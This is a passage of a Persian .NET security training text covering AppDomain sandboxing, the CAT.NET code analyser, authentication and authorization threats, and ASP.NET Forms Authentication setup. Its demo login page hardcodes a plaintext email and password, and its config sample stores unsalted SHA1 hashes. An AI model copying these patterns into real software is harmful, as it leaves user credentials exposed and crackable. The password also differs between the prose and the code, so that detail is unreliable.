- فقط همین overload از تابع CreateDomain است که PermissionSet را به عنوان یک پارامتر می‌پذیرد، بنابراین تنها روشی است که به شما اجازه می‌دهد تا یک برنامه را تحت عنوان نسبتاً قابل اعتماد، بارگذاری کنید.
- پارامتر evidence برای محاسبه یک مجموعه مجوز، مورد استفاده قرار نمی‌گیرد، بلکه به وسیله اجزای دیگری از چارچوب دات‌نت برای تشخیص هویت استفاده می‌شود.
- تنظیم ویژگی ApplicationBase پارامتر info برای این overload اجباری است.
- کلیدواژه params متعلق به پارامتر fullTrustAssemblies می‌باشد که به این معناست که اجباری برای ایجاد آرایه نیست. ارسال 0، 1، یا نام‌های قوی دیگر به عنوان پارامتر مجاز می‌باشد.
- کد ایجاد کننده دامنه برنامه، کد زیر است:

```
AppDomain newDomain = AppDomain.CreateDomain("Sandbox", null,
adSetup, permSet, fullTrustAssembly);
```

۵. کد را درون دامنه sandboxing که ایجاد کرده‌اید، بارگذاری کنید. این کار در دو روش قابل انجام می‌باشد:

- فراخوانی ExecuteAssembly برای اسمبلی.
- استفاده از روش CreateInstanceFrom برای ایجاد یک نمونه کلاس که از MarshalByRefObject درون AppDomain جدید، مشتق می‌شود.

روش دوم بهتر است چون ارسال پارامتر را به نمونه AppDomain جدید ساده‌تر می‌کند. روش CreateInstanceFrom دو مشخصه‌ی مهم دارد:

- می‌توانید از پایه کدی استفاده کنید که به مکانی اشاره می‌کند که شامل اسمبلی شما نیست.
- می‌توانید ایجاد نمونه را تحت یک Assert برای اطمینان کامل (PermissionState.Unrestricted)، انجام دهید که موجب می‌شود ایجاد نمونه‌ای از کلاس‌های بحرانی ممکن شود. (این عمل زمانی اتفاق می‌افتد که اسمبلی شما هیچ گونه حاشیه‌نویسی شفافیت نداشته باشد و به عنوان کاملاً قابل اعتماد بارگذاری شده باشد.) بنابراین باید دقت داشته باشید که تنها کدهای مطمئن را با این قابلیت ایجاد کنید. توصیه می‌شود فقط نمونه‌های کلاس‌های کاملاً قابل اعتماد را درون دامنه‌ی جدید برنامه، ایجاد نمایید.

```
ObjectHandle handle = Activator.CreateInstanceFrom(
newDomain, typeof(Sandboxer).Assembly.ManifestModule.FullyQualifiedName,
       typeof(Sandboxer).FullName );
```

توجه کنید که برای ایجاد نمونه‌ای از یک کلاس در یک دامنه‌ی جدید، کلاس موردنظر می‌بایست، کلاس MarshalByRefObject را گسترش دهد.

```
class Sandboxer:MarshalByRefObject
```

۶. نمونه‌ی دامنه جدید را به عنوان مرجع در این دامنه، آزاد کنید. این مرجع برای اجرای کدهای غیرقابل اطمینان استفاده می‌شوند.

```
Sandboxer newDomainInstance = (Sandboxer) handle.Unwrap();
```

۷. روش ExecuteUntrustedCode را در نمونه‌ای از کلاس Sandboxer که به تازگی ایجاد کرده‌اید، فراخوانی کنید.

```
newDomainInstance.ExecuteUntrustedCode(untrustedAssembly, untrustedClass,
entryPoint, parameters);
```

این فراخوانی، در دامنه درون sandbox برنامه اجرا می‌شود که مجوزهای محدودی دارد.

```
public void ExecuteUntrustedCode(string assemblyName, string typeName,
string entryPoint, Object[] parameters)
    {
        MethodInfo target = Assembly.Load(assemblyName)
              .GetType(typeName).GetMethod(entryPoint);
        try
        {
            target.Invoke(null, parameters);
        }
        catch (Exception ex)
        {
            (new PermissionSet (PermissionState.Unrestricted))
                 .Assert();
            Console.WriteLine("SecurityException caught:\n{0}",
                 ex.ToString());
            CodeAccessPermission.RevertAssert();
            Console.ReadLine();
        }
    }
```

٤-٣-٤ ابزار تحلیل کد دات‌نت مایکروسافت (CAT.NET)

ابزار تحلیل کد CAT.NET یک ابزار تحلیل کد باینری است که به تشخیص عیوب امنیتی رایج در کدهای مدیریت‌شده، کمک می‌کند. این آسیب‌پذیری‌ها عبارتند از:

- اسکریپت بین‌سایتی
- تزریق SQL
- تزریق دستور پردازش
- اطلاعات استثنا
- تزریق LDAP
- تزریق XPATH
- هدایت کاربر به سایت کنترل‌شده توسط کاربر

ابزار CAT.Net کیفیت کد را بهبود بخشیده و به رسیدن به بهترین تجربیات امنیتی کمک می‌کند. مایکروسافت از این ابزار برای مرور امنیتی استفاده می‌کند. چیزی که همیشه باید هنگام استفاده از ابزار

دوره آموزشی عملیات رخدادهای رایانه ای

خودکار تحلیل کد به یاد داشته باشید نتایج مثبت نادرست[1] است. Cat.Net گاهی از این گونه نتایج تولید می‌کند.

ابزار CAT.Net را باید در فاز پیاده‌سازی از چرخه‌ی حیات تولید امنیتی (SDL) به کار برد.

هنگام استفاده از CAT.Net با محدودیت‌هایی روبه‌رو هستیم نظیر اندازه dllی که مورد تحلیل قرار می‌گیرد. یک dll با اندازه 18 MB را می‌توان با ابزار CAT.NET تحلیل کرد. برای اندازه‌های بزرگ‌تر Out_of_memory اعلام می‌شود. البته فقط در دستگاه‌های ۳۲ بیت نه در ٦٤ بیت.

ابزار CAT.NET را برای چهار سناریوی مختلف می‌توان استفاده کرد:

۱. یک snap-in برای ویژوال استودیو
۲. یک ابزار خط فرمان
۳. به عنوان یک قانون FxCop و
٤. به صورت یکپارچه با VSTF TeamBuild به عنوان یک وظیفه‌ی سفارشی MSBuild

در این مثال آزمایشی از ابزار خط فرمان استفاده خواهیم کرد.

- خط فرمان را باز کرده و به پوشه‌ای که CATNetCmd64.exe در آن قرار گرفته است، بروید.
- فرمان "CATNetCmd64.exe /file:"catnet.dll" را تایپ کنید. /file نام اسمبلی را برای آنالیز کردن، قبول می‌کند.
- پس از این کار، مشاهده می‌کنید که عملیات تحلیل آغاز می‌شود و در صورت موفقیت‌آمیز بودن، گزارشی تولید می‌گردد. صفحه‌ی نمایش پس از یک تحلیل موفقیت‌آمیز:

[1] False Positive

```
Administrator: C:\Windows\system32\cmd.exe
D:\sunil\S3curity\Tools\Microsoft\Microsoft Code Analysis Tool .NET (CAT.NET) v1
 CTP - 64 bit\CAT.NET>CATNetCmd64.exe /file:C:\Users\sunil\Desktop\Training\CATD
emo.dll
Microsoft (R) Code Analysis Tool for .NET (CAT.NET) Version 1.1.1.9
Copyright (C) Microsoft Corporation.  All rights reserved.

Running in 64-bit mode

3/17/2011 12:49:57 AM:Info : Starting analysis [1 modules]
3/17/2011 12:49:57 AM:Info : Analyzing module '[redacted]
3/17/2011 12:50:12 AM:Info : 2 Redirection to User Controlled Site issues found.

3/17/2011 12:50:12 AM:Info : 6 Cross-Site Scripting issues found.
3/17/2011 12:50:14 AM:Info : Analysis completed.

D:\sunil\S3curity\Tools\Microsoft\Microsoft Code Analysis Tool .NET (CAT.NET) v1
 CTP - 64 bit\CAT.NET>
```

شکل ٤-٦: صفحه نمایش پس از یک تحلیل موفق توسط CAT.Net

گزارش تولید شده را می‌توانید در مسیر ریشه‌ی مربوط به دایرکتوری ct.net، با نام report.html مشاهده کنید.

گزارش نمونه برای مثال بالا را در شکل زیر می‌بینید:

Code Analysis Report - Mozilla Firefox

file:///D:/sunil/S3curity/Tools/Microsoft/Microsoft Code Analysis Tool .NET (CAT.NET) v1 CTP - 64 bit/CAT.NET/report.html

Code Analysis Report

Analysis Information

Analysis Engine Version	1.0.3456.10953
Created by	mossportal\sunil
Start time	Thursday, March 17, 2011 12:49:57 AM
Stop time	Thursday, March 17, 2011 12:50:11 AM
Elapsed time	00:00:14.5098299
Data flow graph	31569 nodes, 43728 edges
Targets	C:\Users\sunil\Desktop\Training\CATDemo.dll

Redirection to User Controlled Site (ACESEC06)

2 results

Result #1

Summary

Problem	A cross-site redirection vulnerability was found through a user controlled variable that enters the application at :0 through the variable stack1 which eventually leads to a cross-site redirection issue at :0.
Resolution	Do not allow off-site redirections to absolute URLs that can be specified by the user.
Entry Variable	stack1
Confidence	High

Source Context	Line	Input Variable	Statement
In CATDemo.login.LoginButton_Click			
In CATDemo.login.LoginButton_Click		Return from HttpRequest.get_QueryString	
In CATDemo.login.LoginButton_Click		Return from NameValueCollection.get_Item	

Result #2

Summary

شکل ٤-٧: نمونه گزارش تولید شده توسط CAT.Net

۵ احراز هویت و مجازشماری در دات‌نت

مدیریت هویت دو رویه مهم دارد: احراز هویت و مجاز شماری.

- احراز هویت فرایند کشف هویت یک موجودیت از طریق یک شناسه و بررسی هویت از طریق اعتبارسنجی اعتبارنامه‌های ارایه شده توسط موجود در برابر یک منبع موثق است.
- مجازشماری فرایند تعیین این مساله است که یک هویت مجاز به انجام عمل درخواست شده هست یا خیر.

۵-۱ احراز هویت

احراز هویت فرایند شناسایی یک کاربر با استفاده از اعتبارات آن مانند نام کاربری، گذرواژه است. اگر شناسایی موفقیت‌آمیز بود موجودیتی که اعتبارنامه خود را ارسال کرده است به عنوان یک نهاد مجاز شناخته می‌شود. فرایند مجازشماری برای نهاد مجاز شده دسترسی آن را به منابع موجود مشخص می‌کند.

یک کاربر از طریق سه نوع اعتبارنامه قابل احراز هویت است:

- بر اساس آنچه که یک کاربر می‌داند (دانش)؛ مثلاً یک گذرواژه یا PIN
- براساس آنچه که کاربر در اختیار دارد (مالکیت)؛ مانند یک گواهی‌نامه یا یک دانگل USB
- بر اساس آنچه کاربر هست (ذات) ؛ مانند اثر انگشت یا دنباله DNA

بسته به نیازهای موجود، چندین مکانیزم احراز هویت وجود دارد. انتخاب نادرست و پیاده‌سازی ناصحیح، می‌تواند مکانیزم احراز هویت را در مقابل تهدیدهای خارجی آسیب‌پذیر کند. محتمل‌ترین تهدیداتی که با استفاده از نقاط ضعف فرایند احراز هویت به سیستم آسیب می‌رسانند، عبارتند از:

- شنود شبکه[۱]
- حملات جستجوی فراگیر[۲]

---

[۱] Network Eavesdropping

[۲] Brute-Force

مرکز مدیریت امداد و هماهنگی عملیات خدمات رایانه ای

- حملات دیکشنری[1]
- حملات تکرار کوکی[2]
- سرقت اعتبارنامه[3]

۵-۱-۱ تهدیدهای رایج در زمینه‌ی احراز هویت

۵-۱-۱-۱ شنود ترافیک شبکه

اگر اعتبارنامه‌های احراز هویت به صورت غیررمزنگاری‌شده از کارخواه به سمت کارگزار ارسال شود، یک مهاجم در همان شبکه با استفاده از یک نرم‌افزار ساده رصد ترافیک شبکه می‌تواند نام کاربری و کلمه‌ی عبور کارخواه را به راحتی به دست آورد. اقدامات لازم برای جلوگیری از آسیب‌های شنود ترافیک شبکه:

- استفاده از مکانیزم‌های احراز هویت که گذرواژه‌ها را بر روی شبکه انتقال نمی‌دهد. مانند پروتکل کربروز و احراز هویت ویندوز
- رمزنگاری کردن گذرواژه‌ها (در صورت نیاز به انتقال گذرواژه‌ها از طریق شبکه) یا استفاده از یک کانال ارتباطی رمزنگاری شده مانند پروتکل SSL

۵-۱-۱-۲ حملات جستجوی فراگیر

در حملات همه جانبه مهاجمان با استفاده از کامپیوترهای قدرتمند سعی در شکستن گذرواژه‌های درهم‌سازی شده و یا دیگر اطلاعات امنیتی که رمزگذاری یا درهم‌سازی شده‌اند، دارند. برای کاهش آسیب‌پذیری می‌توان از گذرواژه‌های دارای طول و فضای جستجوی بیشتر استفاده کرد.

۵-۱-۱-۳ حملات دیکشنری

از این حمله برای به دست آوردن گذرواژه‌ها استفاده می‌شود. اکثر سیستم‌هایی که دارای گذرواژه می‌باشند، گذرواژه‌ها را به صورت واضح (غیررمزنگاری شده) و رمزنگاری شده ذخیره نمی‌کنند. آن‌ها از ذخیره‌سازی

---

[1] Dictionary Attack
[2] Cookie Replay Attack
[3] Credential theft

گذرواژه‌های رمزنگاری شده پرهیز می‌کنند چون که با افشا شدن کلید رمزنگاری، همه‌ی گذرواژه‌ها قابل بازیابی است. اکثر سیستم‌ها گذرواژه‌های کاربران خود را به صورت درهم‌سازی شده ذخیره می‌کنند (یا به صورت عددی). بنابراین در این سیستم فرایند احراز هویت کاربران با درهم‌سازی دوباره گذرواژه‌ها و مقایسه آن‌ها با مقادیر ذخیره شده انجام می‌شود. حال اگر لیست گذرواژه‌های درهم‌سازی شده به دست مهاجمی بیفتد، تنها با یک حمله جستجوی فراگیر می‌تواند گذرواژه‌های درهم‌سازی شده را بشکند. در این نوع حمله (حملات دیکشنری) مهاجم با استفاده از یک دیکشنری یا چندین دیکشنری به زبان‌های مختلف به محاسبه‌ی مقدار درهم‌سازی کلمات مختلف می‌پردازد. مقادیر درهم‌سازی حاصل را با مقادیر گذرواژه‌های درهم‌سازی شده مقایسه می‌کند. در این صورت گذرواژه‌های ضعیف به آسانی شکسته می‌شوند. گذرواژه‌های قدرتمند با احتمال ضعیف‌تری شکسته خواهند شد.

زمانی‌که مهاجم لیست گذرواژه‌های درهم‌سازی شده را به دست آورد این حمله می‌تواند به صورت آفلاین انجام شود و احتیاجی به تعامل با برنامه نیست.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از گذرواژه‌های قوی و پیچیده مثلاً شامل حروف کوچک، بزرگ انگلیسی به همراه اعداد و کاراکترهای خاص.
- ذخیره‌سازی گذرواژه‌ها به صورت غیرقابل برگشت و ترکیب یک مقدار تصادفی(salt) برای درهم‌سازی گذرواژه‌ها.

٤-١-١-٥ حملات تکرار کوکی

در این نوع حمله، مهاجم با استفاده از نرم‌افزارهای نظارت، کوکی کاربر احراز هویت شده را به دست آورده و با ارسال آن به برنامه کاربردی تحت یک هویت کاذب به منابع دسترسی پیدا می‌کند.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از یک کانال ارتباطی رمزنگاری شده، فراهم شده با ssl، برای زمانی‌که یک کوکی احراز هویت انتقال می‌یابد.
- قرار دادن یک فاصله زمانی نسبتا کوتاه به عنوان حداکثر زمان اعتبار برای یک کوکی احراز هویت شده. اگرچه با استفاده از این روش نمی‌توان از حمله‌های تکرار جلوگیری کرد ولی با کاهش فاصله

مرکز مدیریت امداد و هماهنگی عملیات رخدادهای رایانه ای

زمانی مهاجمان برای حمله تکرار، نیاز به احراز هویت دوباره دارند چرا که مدت زمان جلسه به پایان رسیده است.

۵-۱-۱-۵ سرقت اعتبارنامه

تاریخچه و حافظه‌ی نهان مرورگر اطلاعات ورود کاربر را برای استفاده‌های آینده ذخیره می‌کند. اگر ترمینال مرورگر توسط افراد دیگر علاوه بر شخص مجاز قابل دسترس باشد، اطلاعات ورود او برای دیگران قابل دسترسی است.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از گذرواژه‌ها قوی
- ذخیره‌سازی گذرواژه‌ها با استفاده از یکی از روش‌های درهم‌سازی با استفاده از سالت افزوده شده
- قفل کردن حساب کاربری بعد از تعدادی تلاش ناموفق برای ورود
- قابلیت عدم ذخیره‌سازی اطلاعات ورود در کش مرورگر ایجاد شود.

۵-۲ مجازشماری

بر اساس هویت و قواعد عضویت اجازه دسترسی یا عدم دسترسی به بخشی از منابع و یا سرویس‌ها را فراهم می‌سازد. مهم‌ترین تهدیداتی که از نقاط ضعف فرایند احراز هویت برای آسیب زدن به سیستم استفاده می‌شود، عبارتند از:

- افزایش امتیاز[۱]
- افشای داده‌های محرمانه
- دست‌کاری داده
- حمله‌های فریب[۲]

---

[۱] Elevation of privilege

[۲] Luring Attacks

۵-۲-۱ تهدیدهای رایج در زمینه‌ی مجازشماری

۵-۲-۱-۱ افزایش امتیاز

هنگام طراحی یک مدل مجازشماری باید تلاش مهاجمان در افزایش امتیاز برای قدرتمندتر کردن حساب‌کاربری خود در نظر گرفته شود. با انجام این کار مهاجم قادر به کنترل بیشتر برنامه کاربردی خواهد بود. به عنوان مثال در برنامه‌نویسی ASP کلاسیک با فراخوانی تابع RevertToSelf از یک مؤلفه ممکن است منجر به ایجاد یک حساب‌کاربری با حداکثر امتیاز و قدرت شود.

مهم‌ترین اقدامات لازم برای جلوگیری از بالا بودن امتیاز اعطایی، در نظر گرفتن حداقل امتیاز ممکن دسترسی به فرایندها و سرویس‌ها برای حساب‌های کاربری است.

۵-۲-۱-۲ افشای داده‌های محرمانه

افشای اطلاعات محرمانه زمانی رخ می‌دهد که اطلاعات حساس توسط کاربران غیرمجاز مورد دسترسی قرار گیرد. اطلاعات محرمانه شامل اطلاعات برنامه کاربردی از قبیل شماره‌های کارت‌های اعتباری، اطلاعات کارکنان و سوابق مالی همراه با اطلاعات پیکربندی برنامه کاربردی از قبیل اعتبارات حساب‌های کاربری و یا رشته‌ی اتصال به پایگاه‌داده است. برای جلوگیری از افشای اطلاعات محرمانه باید امنیت آن‌ها در ذخیره‌سازی و انتقال در شبکه تضمین گردد. تنها کاربران مجاز قادر به دسترسی به داده‌های مختص خود هستند. دسترسی به داده‌های پیکربندی باید تنها توسط مدیران قابل دسترسی باشند.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- بررسی اجازه دسترسی به عملیات‌هایی که به صورت بالقوه می‌توانند اطلاعات حساس را فاش کنند.
- استفاده از لیست‌های کنترل دسترسی قوی برای تامین امنیت منابع ویندوز
- استفاده از استاندارد رمزگذاری برای ذخیره‌سازی اطلاعات حساس در فایل‌های پیکربندی و پایگاه‌داده‌ها.

۵-۲-۱-۳ دست‌کاری داده‌ها

دست‌کاری داده‌ها به تغییر و اصلاح غیرمجاز در داده‌ها اشاره می‌کند.

اقدامات لازم برای جلوگیری از آسیب‌های این نوع حمله:

- استفاده از مکانیزم‌های کنترل دسترسی برای محافظت از اطلاعات در پایگاه‌داده‌ها و حصول اطمینان از جلوگیری دسترسی و تغییر غیرمجاز داده‌ها
- استفاده از مکانیزم امنیتی مبتنی بر نقش برای ایجاد تفاوت بین کاربرانی که می‌توانند داده‌ای را مشاهده کنند با کاربرانی که می‌توانند آن داده را تغییر دهند.

٤-١-٢-٥ حملات فریب

این نوع حمله زمانی رخ می‌دهد که یک نهاد با اجازه دسترسی پایین قادر به داشتن یک نهاد با اجازه دسترسی بیشتر و انجام یک عمل از طرف آن باشد.

برای مواجهه با این تهدید باید با احراز هویت مناسب اجازه دسترسی را محدود کنیم. استفاده از امنیت دسترسی به کد دات‌نت می‌تواند در این زمینه مفید باشد چرا که مجوز کد فراخواننده را هنگام دسترسی به یک منبع امن یا انجام یک عمل ممتاز بررسی می‌کند.

٥-٣ احراز هویت در ASP.NET

احراز هویت در ASP.NET از طریق فراهم‌کنندگان احراز هویت ماژول‌هایی شامل کدهای لازم برای احراز هویت اعتبارات کاربران پیاده‌سازی می‌کند. مباحث این بخش فراهم‌کنندگان احراز هویت موجود در ASP.NET را توضیح می‌دهد.

همان‌گونه که در جدول زیر آمده، ASP.NET دارای دو فراهم‌کننده احراز هویت است.

جدول ٥-١: فراهم‌کنندگان احراز هویت ASP.NET

فراهم‌کننده	تعریف
فراهم‌کننده احراز هویت ویندوز	اطلاعاتی را درباره چگونگی به کارگیری احراز هویت ویندوز با احراز هویت Internet Information Services برای امنیت برنامه‌های کاربردی ASP.NET ارایه می‌دهد.
فراهم‌کننده احراز هویت فرم	اطلاعاتی را درباره چگونگی ایجاد فرم ورود مخصوص برنامه و احراز هویت ارایه می‌دهد. یک راه‌حل مناسب برای کار با فرم‌های احراز هویت استفاده از کنترل ورود و عضویت ASP.NET است. که با یکدیگر یک راه برای جمع‌آوری اعتبارات کاربر و تصدیق هویت و مدیریت آن‌ها بدون هیچ کدی ارایه می‌نمایند.

۱-۳-۵ فراهم‌کننده احراز هویت فرم

فرم‌های احراز هویت شما را قادر می‌سازند تا کاربران را با نام‌کاربری و گذرواژه‌ای که در فرم ورود ایجاد شده وارد می‌کنند، احراز هویت کنید. درخواست‌های غیرمجاز به منابع به صفحه ورود تغییر مسیر داده می‌شوند. هنگامی که درخواستی به سمت برنامه‌ی کاربردی می‌رود سیستم بلیطی را تولید می‌کند این بلیط شامل یک کلید برای برقراری دوباره هویت برای درخواست‌های بعدی است.

فرم‌های احراز هویت به شما اجازه می‌دهد تا کاربران را احراز هویت کرده و سپس هویت‌های احراز شده در یک کوکی یا آدرس صفحه حفظ شود. فرم‌های احراز هویت در چرخه‌ی حیات صفحه ASP.NET از طریق کلاس FormsAuthenticationModule حضور دارند. شما می‌توانید به اطلاعات فرم‌های احراز هویت و قابلیت‌های آن‌ها از طریق کلاس FormsAuthentication دسترسی داشته باشید.

برای استفاده از فرم‌های احراز هویت، صفحه‌ی ورودی برای جمع‌آوری اعتبارات از کاربران که شامل کدهایی برای مجازشماری اعتبارات کاربران است، ایجاد می‌شود. معمولا در پیکربندی برنامه‌های کاربردی درخواست‌های غیرمجاز به منابع حفاظت شده به صفحه‌ی ورود برگردانده می‌شوند. اگر اعتبارات کاربر معتبر بود تابع‌های کلاس FormsAuthentication برای تغییر مسیر درخواست به منبع درخواست‌شده اصلی با یک احراز هویت مناسب مانند کوکی فراخوانی می‌شوند. اگر نخواهید که تغییر مسیر انجام دهید تنها فرم‌های احراز هویت کوکی‌ها را بگیرید یا آن‌ها را تنظیم نمایید در درخواست‌های بعدی مرورگر کاربر، کوکی‌های احراز هویت را به همراه درخواست ارسال می‌کند که از صفحه ورود رد می‌شود.

فرم‌های احراز هویت با استفاده از تگ‌های احراز هویت پیکربندی می‌شوند. در ساده‌ترین مورد یک صفحه ورود وجود دارد. در فایل پیکربندی تنها یک URL مشخص وجود دارد که درخواست‌های غیرمجاز به آن یا صفحه‌ی ورود تغییر مسیر داده می‌شوند. شما سپس معتبر بودن اعتبارات کاربر را در فایل Web.config یا در فایل دیگری تعریف می‌نمایید. در بخشی از فایل پیکربندی است که یک صفحه‌ی ورود و اعتبارنامه احراز هویت برای استفاده از روش احراز هویت مشخص می‌کند. گذرواژه‌ها با استفاده از تابع HashPasswordForStoringInConfigFile رمزگذاری شده‌اند.

```
<authentication mode="Forms">
   <forms name="SavingsPlan" loginUrl="/Login.aspx">
      <credentials passwordFormat="SHA1">
         <user name="Kim"
               password="07B7F3EE06F278DB966BE960E7CBBD103DF30CA6"/>
         <user name="John"
               password="BA56E5E0366D003E98EA1C7F04ABF8FCB3753889"/>
      </credentials>
```

```
   </forms>
</authentication>
```

بعد از احراز هویت موفقیت‌آمیز، ماژول FormsAuthenticationModule مقدار خصوصیات کاربر را تنظیم می‌کند که به عنوان یک مرجع به کاربر احراز هویت شده اشاره می‌کند. به عنوان مثال کد زیر خواندن هویت کاربر احراز هویت شده از طریق فرم را نشان می‌دهد.

```
String authUser2 = User.Identity.Name;
```

۵-۳-۱-۱ احراز هویت فرم، عضویت ASP.NET و کنترل‌های ورود

یک راه مناسب برای کار با فرم‌های احراز هویت استفاده از عضویت ASP.NET و کنترل‌های ورود است. عضویت ASP.NET امکان ذخیره و مدیریت اطلاعات کاربران را فراهم می‌کند و شامل تابع‌های احراز هویت کاربر می‌شود. کنترل‌های ورود ASP.NET با عضویت ASP.NET کار می‌کنند. آن‌ها منطق لازم برای درخواست اعتبارنامه از کاربر، اعتبارسنجی کاربران، ترمیم یا تغییر گذرواژه‌ها و غیره را در یک‌جا جمع می‌کنند. آن‌ها در واقع یک لایه‌ای از انتزاع روی فرم‌های احراز هویت فراهم کنند. این ویژگی‌ها جایگزین بیشتر یا همه کارهای لازم برای استفاده از فرم‌های احراز هویت می‌شود.

۵-۳-۱-۲ احراز هویت فرم و سرویس احراز هویت

هم‌چنین می‌توان با استفاده از سرویس احراز هویت ASP.NET به فرم‌های احراز هویت به عنوان یک WCF دسترسی داشت. سرویس احراز هویت شما را قادر به احراز هویت فرم‌ها از هر برنامه‌ای که توانایی ارسال و دریافت یک پیام به قالب SOAP دارد، می‌سازد. سرویس احراز هویت اعتبارات کاربر را دریافت می‌کند و فرم کوکی احراز هویت را برمی‌گرداند. به عنوان مثال شما می‌توانید کاربران را از برنامه‌ای که با چارچوب دات‌نت توسعه داده نشده وارد کنید.

۵-۳-۱-۳ چگونگی پیاده‌سازی فرم‌های ساده احراز هویت

مثال این بخش یک پیاده‌سازی ساده از فرم‌های احراز هویت در ASP.NET را نشان می‌دهد. این مثال چگونگی استفاده از فرم‌های احراز هویت برای ورود به برنامه‌های کاربردی تحت ASP.NET نشان می‌دهد.

در این مثال کاربران درخواست دسترسی به یک منبع محافظت شده برای مثال صفحه‌ای با نام Default.aspx دارند. تنها یک کاربر با نام کاربری jchen@contoso.com و گذرواژه 37Yj*99P به منبع حفاظت شده دسترسی دارد. نام کاربری و گذرواژه برای فایل Logon.aspx به صورت ثابت ثبت شده

است. این مثال به سه فایل Web.config، Logon.aspx و Default.aspx نیاز دارد. این مجموعه فایل‌ها در پوشه‌ی ریشه‌ی برنامه‌ی کاربردی قرار دارند.

پیکربندی فرم‌های احراز هویت برنامه کاربردی:

۱. اگر برنامه‌ی کاربردی در پوشه‌ی ریشه‌ی خود، فایل Web.config را دارد. آن را باز کنید.

۲. اگر برنامه‌ی کاربردی در پوشه‌ی ریشه‌ی خود، فایل Web.config از قبل ندارد. فایل متنی با این نام ایجاد نموده و به آن قطعه کد زیر را اضافه نمایید.

```
<?xml version="1.0"?>
<configuration
xmlns="http://schemas.microsoft.com/.NetConfiguration/v2.0">
<system.web>

</system.web>
</configuration>
```

۳. درون تگ system.web یک تگ authentication و خصیصه mode آن را Forms قرار دهید همان‌گونه که در مثال زیر نشان داده شده است.

٤. داخل تگ authentication تگ forms را ایجاد کرده و سپس خصیصه‌های زیر را برای آن تنظیم کنید:

a. loginUrl را Logon.aspx تنظیم کنید. Logon.aspx آدرس صفحه‌ای است که کاربر به آن هدایت می‌شود زمانی که asp.net نتواند همراه درخواست، کوکی نشانه احراز هویت را پیدا کند.

b. name را مقدار ".ASPXFORMSAUTH" تنظیم کنید. این مقدار، پسوند نام کوکی را تنظیم می‌کند که حاوی بلیط احراز هویت است.

۵. داخل تگ system.web، تگ authorization را ایجاد کنید.

```
<system.web>
  <authentication mode="Forms">
    <forms loginUrl="Logon.aspx" name=".ASPXFORMSAUTH">
    </forms>
  </authentication>
<authorization></authorization>
</system.web>
```

۶. داخل تگ authorization تگ deny را ایجاد کنید و مقدار خصیصه users آن را "?" تنظیم کنید. این علامت مشخص می‌کند که کاربران غیرمجاز (توسط علامت "؟" نشان داده می‌شوند) امکان دسترسی به منابع در این برنامه کاربردی ندارند.

```
<system.web>
  <authentication mode="Forms">
    <forms loginUrl="logon.aspx" name=".ASPXFORMSAUTH">
    </forms>
  </authentication>
  <authorization>
<deny users="?" />
  </authorization>
</system.web>
```

۷. فایل Web.config را ذخیره کنید و آن را ببندید.

ایجاد صفحه ورود

زمانی که کاربران احراز هویت نشده یکی از صفحات وب‌سایت را درخواست می‌کنند. به صفحه‌ای به نام Logon.aspx تغییر مسیر داده می‌شوند. شما نام این صفحه را در فایل Web.config مشخص کنید.

صفحه اعتبارات کاربر(آدرس ایمیل و گذرواژه) را می‌گیرد و او را احراز هویت می‌کند. اگر کاربر به صورت موفقیت‌آمیز احراز هویت شد صفحه ورود او را به سمت صفحه‌ای که او درخواست داده بود تغییر مسیر می‌دهد. در این مثال اعتبارات معتبر برای صفحه کد مستقیماً در کد صفحه درج می‌شود.

برای ایجاد صفحه ورود:

۱. صفحه‌ای با نام Logon.aspx فولدر ASP.NET برنامه‌ی کاربردی ایجاد نمایید.

۲. کد زیر را در آن کپی کنید.

```
<%@ Page Language="C#" %>
<%@ Import Namespace="System.Web.Security" %>

<script runat="server">
  void Logon_Click(object sender, EventArgs e)
  {
    if ((UserEmail.Text == "jchen@contoso.com") &&
            (UserPass.Text == "37Yj*99Ps"))
      {
          FormsAuthentication.RedirectFromLoginPage
             (UserEmail.Text, Persist.Checked);
      }
      else
      {
          Msg.Text = "Invalid credentials. Please try again.";
```

```
      }
  }
</script>
<html>
<head id="Head1" runat="server">
  <title>Forms Authentication - Login</title>
</head>
<body>
  <form id="form1" runat="server">
    <h3>
      Logon Page</h3>
    <table>
      <tr>
        <td>
          E-mail address:</td>
        <td>
          <asp:TextBox ID="UserEmail" runat="server" /></td>
        <td>
          <asp:RequiredFieldValidator ID="RequiredFieldValidator1"
            ControlToValidate="UserEmail"
            Display="Dynamic"
            ErrorMessage="Cannot be empty."
            runat="server" />
        </td>
      </tr>
      <tr>
        <td>
          Password:</td>
        <td>
          <asp:TextBox ID="UserPass" TextMode="Password"
             runat="server" />
        </td>
        <td>
          <asp:RequiredFieldValidator ID="RequiredFieldValidator2"
            ControlToValidate="UserPass"
            ErrorMessage="Cannot be empty."
            runat="server" />
        </td>
      </tr>
      <tr>
        <td>
          Remember me?</td>
        <td>
          <asp:CheckBox ID="Persist" runat="server" /></td>
      </tr>
    </table>
    <asp:Button ID="Submit1" OnClick="Logon_Click" Text="Log On"
       runat="server" />
    <p>
      <asp:Label ID="Msg" ForeColor="red" runat="server" />
    </p>
  </form>
</body>
</html>
```

این صفحه دارای کنترل‌های کارگزار است که اطلاعات کاربران را جمع‌آوری می‌کند و یک checkbox است که حالت ورود آن‌ها را ماندگار می‌کند. مدیریت رویداد کلیک دکمه ورود، آدرس ایمیل و گذرواژه را با مقادیر ثبت شده مقایسه می‌کند. (گذرواژه قوی حاوی انواع کاراکترهای غیرالفبایی و با طول حداقل هشت است.) اگر اعتبارات کاربر درست باشد، تابع RedirectFromLoginPage از کلاس FormsAuthentication فراخوانی می‌شود. نام کاربری و یک مقدار بولین (حاصل از checkbox) ارسال می‌شود که نشان‌دهنده پایایی بلیط احراز هویت به عنوان یک کوکی است. این تابع کاربر را به صفحه درخواستی‌اش تغییر مسیر می‌دهد. اگر اعتبارات کاربر درست نباشد، پیام خطا نمایش داده می‌شود. وارد کردن فضای نام System.Web.Security شامل کلاس FormsAuthentication ضروری است.

ایجاد صفحه پیش‌فرض

